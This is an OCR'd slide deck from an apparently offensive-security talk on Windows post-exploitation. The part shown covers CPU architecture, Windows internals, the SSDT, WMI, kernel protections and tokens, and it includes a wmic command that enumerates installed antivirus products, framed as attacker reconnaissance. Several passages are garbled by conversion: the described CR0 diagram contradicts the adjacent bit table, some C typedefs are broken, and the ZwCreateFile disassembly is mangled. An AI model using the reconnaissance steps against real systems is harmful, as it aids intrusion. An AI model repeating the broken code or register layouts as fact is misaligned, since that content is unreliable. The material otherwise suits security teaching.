

Advanced Windows Post-Exploitation

Malware
Forward Engineering

whoami /all

- @zerosum0x0
- @aleph__naught


Red Team @ RiskSense, Inc.

Agenda

- Start off slow, go off deep end
 - Standard stuff, and some big ideas
- Major topics include:
 - CPU internals
 - Kernel internals
 - Windows Programming
 - WINAPI
 - COM
 - .NET
 - Shellcode
 - EXE/DLL/SYS
 - Game Hacking
 - AV Evasion

Not Covered

- Malware we want is for pentests, not:
 - Bootkits
 - Ransomware
 - Anti-debugging
 - Red pill
 - Blue Pill
 - etc.



Pre-Requisites

- Programming knowledge
 - Any language will do, same basic concepts
 - Mostly C, a little C++ and x86/x64
 - Windows API applies to PowerShell, .NET, etc.
- Pentesting knowledge
 - Basic Windows post-exploitation
- Red team, blue team, reverse engineering


Additional Notes

- Format a little different than original Abstract
- Attackers are already using (most of) these techniques
- A lot of breadth
 - A lot of depth
- Demos/code
 - Windows 10 Redstone 3 x64
 - Examples stripped to barebone API calls
 - A lot of normal error checking not present
- Interactive
 - Don't be afraid to blurt out questions

CPU Architecture

ARM

- 1985
- RISC
- 32 and 64 bit
- Thumb Mode
- Windows
 - Embedded
 - IoT Core
 - Phone/Mobile



IA-32

- Also 1985
- Intel 80386
 - x86
- CISC
- Later, Pentium: PAE
 - 36-bit addressing




IA-64

- Itanium
- 2001
- 128 Integer registers
- 128 FP registers
- Instruction bundling
 - $3 * 41 + 5$
- Disaster



AMD 64

- 2003
- x64 proper
 - Backwards compatible with x86




x86/x64 CPU Modes

- Real mode
 - Unreal mode
- Protected mode
 - Virtual real mode
- System Management Mode
- Long mode
 - Compatibility mode

Privilege Rings

- CPL (Current Privilege Level)
 - Instruction fetch
 - 2-bits
 - i.e. 4 modes
- PTE (Page Table Entries)
 - User space
 - Supervisor space



Memory Map IO

- Reserved memory addresses
- BIOS data area
- VGA display memory

Segment Registers

- Logical separation of memory
 - More useful in 16-bit era
 - Used modern for hardcoded offsets
- Code
 - CS
- Data
 - DS
- Stack
 - SS
- Extra
 - ES
 - FS
 - GS

General Purpose Registers

- AX - Accumulator
 - BX - Base
 - CX - Counter
 - DX - Data
 - SI - Source Index
 - DI - Destination Index
- AL = Low 8 bits
 - AH = High 8 bits
 - AX = 16 bits
 - EAX = 32 bits
 - RAX = 64 bits

x64: R8-R15

Special Purpose Registers

- RIP
 - Instruction pointer
- RSP
 - Stack pointer
- RBP
 - Stack base pointer
 - Not RBX
 - Can be used as GPR
- Flags

FLAGS

Intel x86 FLAGS register ^[1]			
Bit #	Abbreviation	Description	Category
FLAGS			
0	CF	Carry flag	Status
1		Reserved, always 1 in EFLAGS ^[2]	
2	PF	Parity flag	Status
3		Reserved	
4	AF	Adjust flag	Status
5		Reserved	
6	ZF	Zero flag	Status
7	SF	Sign flag	Status
8	TF	Trap flag (single step)	Control
9	IF	Interrupt enable flag	Control
10	DF	Direction flag	Control
11	OF	Overflow flag	Status
12-13	IOPL	I/O privilege level (286+ only), always 1 on 8086 and 186	System
14	NT	Nested task flag (286+ only), always 1 on 8086 and 186	System
15		Reserved, always 1 on 8086 and 186, always 0 on later models	
EFLAGS			
16	RF	Resume flag (386+ only)	System
17	VM	Virtual 8086 mode flag (386+ only)	System
18	AC	Alignment check (486SX+ only)	System
19	VIF	Virtual interrupt flag (Pentium+)	System
20	VIP	Virtual interrupt pending (Pentium+)	System
21	ID	Able to use CPUID instruction (Pentium+)	System
22		Reserved	

Vector Registers

- Floating-Point operations
- XMM0-31
 - 128-bit
- YMM0-31
 - 256-bit
- ZMM0-31
 - 512-bits

Windows x64 Fastcall


- No more cdecl/stdcall/fastcall>thiscall/register/safecall madness
- Function Arguments
 - Rcx
 - Rdx
 - R8
 - R9
 - Stack
 - Reserved shadow stack
 - Not "red zone"

Control Registers

- CR0
 - PE
 - PG
 - EM
- CR1
 - Reserved - #UD exception
- CR2
 - Page Fault Linear Address
- CR3
 - Base address of PTEs
- CR4
 - SMEP/SMAP
 - PSE/PAE

The diagram shows the layout of the CR0 register. It consists of 64 bits, numbered 63 at the top and 32 at the bottom. Bit 63 is labeled "Reserved, MBZ". Bits 31 to 28 are grouped under "PG" (bit 31), "CD" (bits 30-29), and "NW" (bits 28-29). Bits 19 to 15 are grouped under "AM" (bits 19-18), "R" (bit 17), and "WP" (bits 16-15). Bits 6 to 0 are grouped under "NE" (bits 6-5), "ET" (bit 4), "TS" (bit 3), "EM" (bit 2), "MP" (bit 1), and "PE" (bit 0). A legend below the register map provides a key for the bit field descriptions.

Bits	Mnemonic	Description	R/W
63–32	Reserved	Reserved, Must be Zero	
31	PG	Paging	R/W
30	CD	Cache Disable	R/W
29	NW	Not Writethrough	R/W
28–19	Reserved	Reserved	
18	AM	Alignment Mask	R/W
17	Reserved	Reserved	
16	WP	Write Protect	R/W
15–6	Reserved	Reserved	
5	NE	Numeric Error	R/W
4	ET	Extension Type	R
3	TS	Task Switched	R/W
2	EM	Emulation	R/W
1	MP	Monitor Coprocessor	R/W
0	PE	Protection Enabled	R/W



Exceptions

- Faults
- Traps
- Aborts

IDT

- Interrupt Descriptor Table
- When interrupted, register states saved
- Function mappings for interrupts
 - 0 - division by 0
 - 1 - debug fault/trap
 - 3 - breakpoint (0xcc) trap
 - 8 - double fault abort
 - 13 - general protection fault/trap
 - 32-255 - available for software/hardware use

System Calls

- Transition from user to kernel, back
- Required to do anything interesting
- "Privilege gate"
- Special handler
 - mov ecx, 0xc0000082 ; IA32_LSTAR
 - rdmsr
 - eax+edx
 - wrmsr

Windows History

MS-DOS

- 1981 - 2000
- Real Mode
- Licensed 86-DOS to IBM



Windows 3.1

- Real mode no longer supported
- Introduced the Windows Registry
- First version to have command.com execute programs from GUI




Windows 95

- Compatible with 16-bit MS-DOS programs/drivers
- VxD in 32-bit protected mode
- Virtual real mode

OS/2

- Early IBM/Microsoft OS
 - Xenix Team
- command.com (MS-DOS Prompt) -> cmd.exe
- OS switches between protected and real mode
- Protected mode successor of DOS
- Legacy support = ETERNALBLUE




Windows NT

- "New Technology"
- Multi-user OS
 - Proper process isolation
- Kernel free of 16-bit relics
- VxD Replaced by NT Drivers
 - Now, standard WDM (Windows Driver Model) since Win 98/2000



Windows 10


- Hardened kernel
 - Major rollouts such as Redstone 1/2/3
- x64 Long Mode capability
 - Kernel full of 32-bit relics
- Drivers must be signed
- UAC



Windows Ecosystem

NT Boot Sequence

- winload.exe
 - core drivers
 - ntoskrnl.exe
 - Smss.exe
 - Wininit.exe
 - Services.exe
 - lsass.exe
 - Csrss.exe
 - winsrv.dll
 - win32k.sys
 - winlogon.exe
 - explorer.exe



*tree is simplified for the jist

SSDT

- Internal dispatch table for syscalls
 - NtCreateFile
 - NtOpenProcess
 - NtCreateThread
- EAX register
 - bits 0-11: system service number (SSN)
 - bits 12-13: service descriptor table (SDT)
 - KeServiceDescriptorTable (0x00)
 - KeServiceDescriptorTableShadow (0x01)
 - bits 14-31: reserved.
- dt _KUSER_SHARED_DATA
 - +0x308 SystemCall : UInt4B

The screenshot shows two windows from a debugger. The top window displays assembly code for the ZwCreateFile function, which is a public entry point (267) for NtCreateFile and (1732) for ZwCreateFile. It includes instructions to move values into registers r10 and rcx, set the eax register to 55h, test a byte at address 7FFE0308h, and jump if not zero to a local label. The bottom window shows the assembly code for the ZwCreateFile endp, which contains a ret instruction and a comment indicating it's a DOS 2+ internal entry point. A red arrow points from the 'ret' instruction in the ZwCreateFile endp window to the 'jnz' instruction in the ZwCreateFile proc near window, indicating a flow or reference between the two sections of code.


```
; Exported entry 267. NtCreateFile
; Exported entry 1732. ZwCreateFile

public ZwCreateFile
ZwCreateFile proc near
    mov    r10, rcx           ; NtCreateFile
    mov    eax, 55h
    test   byte ptr ds:7FFE0308h, 1
    jnz   short loc_1800A6B85

loc_1800A6B85:          ; DOS 2+ internal - EX
    int    2Eh               ; DS:SI -> counted CR
    retn
ZwCreateFile endp
```

Services

- Daemons that can auto-start
 - At boot
 - On demand
- Driver based
- DLL based
 - Svchost.exe
- Service Control Manager
 - sc.exe




Session 0

- Isolated, non-UI "desktop session"
 - Starting in Vista
- Hosts system services
- Mitigates certain exploit scenarios

Domains

- Central management system
 - Can push patches/policies
 - Asset inventory
- Active Directory
 - Since Windows 2000
 - Forests
- Domain Controller
 - Central login authority
 - Serve DNS
- *Not a Workgroup*
 - Maintain their own security



Threads

- First-class citizen
 - Basic user-mode execution unit
 - Compared to other OS
 - Multiple per process
 - Thread can have different access rights than process
 - TLS
- Fibers
 - FLS
- UMS Threads
- Thread Pools

Thread Message Queue

- Not created automatically
 - Must first use a function which requires message queue
 - WinMain()
 - Create a GUI
 - Hooks/Hotkeys
- PeekMessage()
 - See if there's a message non-blocking
- GetMessage()
 - Retrieve message blocking
- TranslateMessage()
 - Convert VK to char
- DispatchMessage()
 - Send to callback

```
typedef struct tagMSG {  
    HWND      hwnd;  
    UINT      message;  
    WPARAM    wParam;  
    LPARAM    lParam;  
    DWORD     time;  
    POINT    pt;  
#ifdef _MAC  
    DWORD    lPrivate;  
#endif  
} MSG, *PMSG, NEAR *NPMMSG, FAR *LPMMSG;
```

TIB

```
typedef struct _NT_TIB {
    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;
    PVOID StackBase;
    PVOID StackLimit;
    ...
    PVOID ArbitraryUserPointer;
    struct _NT_TIB *Self;
    ...
    PPEB peb;
} NT_TIB;
```

PEB

```
typedef struct _PEB {  
    BYTE             Reserved1[2];  
    BYTE             BeingDebugged;  
    BYTE             Reserved2[1];  
    PVOID            Reserved3[2];  
    PPEB_LDR_DATA   Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    BYTE             Reserved4[104];  
    PVOID            Reserved5[52];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE             Reserved6[128];  
    PVOID            Reserved7[1];  
    ULONG            SessionId;  
} PEB, *PPEB;
```

SEH/VEH

- Works in C
- _EXCEPTION_REGISTRATION_RECORD
 - TIB Offset 0x0
 - Chain ends with kernel32!UnhandledExceptionFilter
 - General protection fault
- Compiler keywords
 - __try
 - __leave
 - __catch
 - __finally
- Kernel and User
- VEH: similar to Linux signals?
 - Non-corrupted memory continuation

COM/OLE/DDE/Activex

- Component Object Model
 - Language neutral
 - Object oriented
 - Binary interface
 - Distributed
- Arguable precursor to .NET
 - Slightly different goals and implementation
 - AKA "still relevant"?
- Found EVERYWHERE in Windows

WMI

- Windows Management Instrumentation
- Useful for sysadmins (and attackers!)
- WQL
 - SQL-like syntax to get system info
 - SELECT * FROM win32_process
- Can be used to start programs
 - Remotely (pivot)
- wmic.exe
 - wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *

DEMO: WMIQuery

PatchGuard

- Kernel Patch Protection
- x64 only
- Introduced in XP/2003 SP1
- Prevents editing of critical kernel regions
 - Process Lists
 - System call table

DSE

- Driver Signature Enforcement
- Must have EV code signing certificate on drivers
- Forced for x64
- Only two official "bypasses"
 - Advanced Boot Options
 - Attach a kernel debugger

DeviceGuard Code Integrity


- Opt-in
- Whitelist allowed binaries
- Difficult to set up
 - Mess of registry
 - Mess of PowerShell
- Windows 10 S

Virtualization Based Security

- Opt-in
- Kernel is a small hypervisor
- Even "ring 0" cannot read/write certain memory
- HyperGuard
 - Hardware enforcement for PatchGuard

WOW64

- %WINDIR%\SysWow64
 - C:\Windows\SysWow64
- Actually the 32-bit version
- Abstraction layer
- %WINDIR%\Sysnative
 - for access to 64-bit from a 32-bit context



Windows API Types

- Opaque pointers via HANDLE
 - ObReferenceObjectByHandle()
 - Reference counted in kernel mode
- DWORD = uint32
- QWORD = uint64
- BOOL = int
- PVOID = void*
- LPSTR = char *
- LPWSTR = short*
- LPTSTR = LPSTR || LPWSTR


```
#define FAR far
#define NEAR near
#ifndef CONST
#define CONST const
#endif

typedef unsigned long           DWORD;
typedef int                     BOOL;
typedef unsigned char          BYTE;
typedef unsigned short         WORD;
typedef float                  FLOAT;
typedef FLOAT                 *PFLOAT;
typedef BOOL near              *PBOOL;
typedef BOOL far               *LPBOOL;
typedef BYTE near              *PBYTE;
typedef BYTE far               *LPBYTE;
typedef int near               *INT;
typedef int far                *LPINT;
typedef WORD near              *WORD;
typedef WORD far               *LPWORD;
typedef long far               *LPLONG;
typedef DWORD near             *PDWORD;
typedef DWORD far              *LPDWORD;
typedef void far               *LPVOID;
typedef CONST void far        *LPCVOID;

typedef int                     INT;
typedef unsigned int            UINT;
typedef unsigned int           *PUINT;
```

Windows API Unicode

- UTF-16 Wide char != UNICODE_STRING
- The VS compiler will choose based on settings
- Unicode and ANSI version of most functions
 - e.g. LoadLibraryW() and LoadLibraryA()
 - Notable exception: GetProcAddress()
- Convert with:
 - MultiByteToWideChar()
 - WideCharToMultiByte()



.NET

- Abstraction layer above Windows API
 - Managed vs. Native code
- Exists in user-mode
 - Most heavy lifting by mscorel.dll
- Many languages
 - C#
 - VB.NET
 - PowerShell
 - IronPython
- P/Invoke
 - Direct access to Windows API

Tokens

Tokens Overview

- Tokens are the permission system
- Can assign/remove privileges
- Every process has a token
 - Generally never changes, unless you exploit
- Every thread has a token
 - Easy to change
- Different "impersonation" levels

Impersonation Levels

- SecurityAnonymous
- SecurityIdentification
- SecurityImpersonation
- SecurityDelegation

```
#typedef enum _SECURITY_IMPERSONATION_LEVEL {  
    SecurityAnonymous,  
    SecurityIdentification,  
    SecurityImpersonation,  
    SecurityDelegation  
} SECURITY_IMPERSONATION_LEVEL, * PSECURITY_IMPERSONATION_LEVEL;
```

SIDs

```
C:\WINDOWS\system32>whoami /user /groups
```

USER INFORMATION

User Name	SID
nt authority\SYSTEM	S-1-5-18

GROUP INFORMATION

Group Name	Type	SID	Attributes
BUILTIN\Administrators	Alias	S-1-5-32-544	Enabled by default, Enabled group, Group owner
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level	Label	S-1-16-16384	

```
C:\Users\r00t>whoami /user
```

USER INFORMATION

User Name	SID
msi\r00t	S-1-5-21-3200867763-637963417-3371899630-1001

Privileges

```
C:\WINDOWS\system32>whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
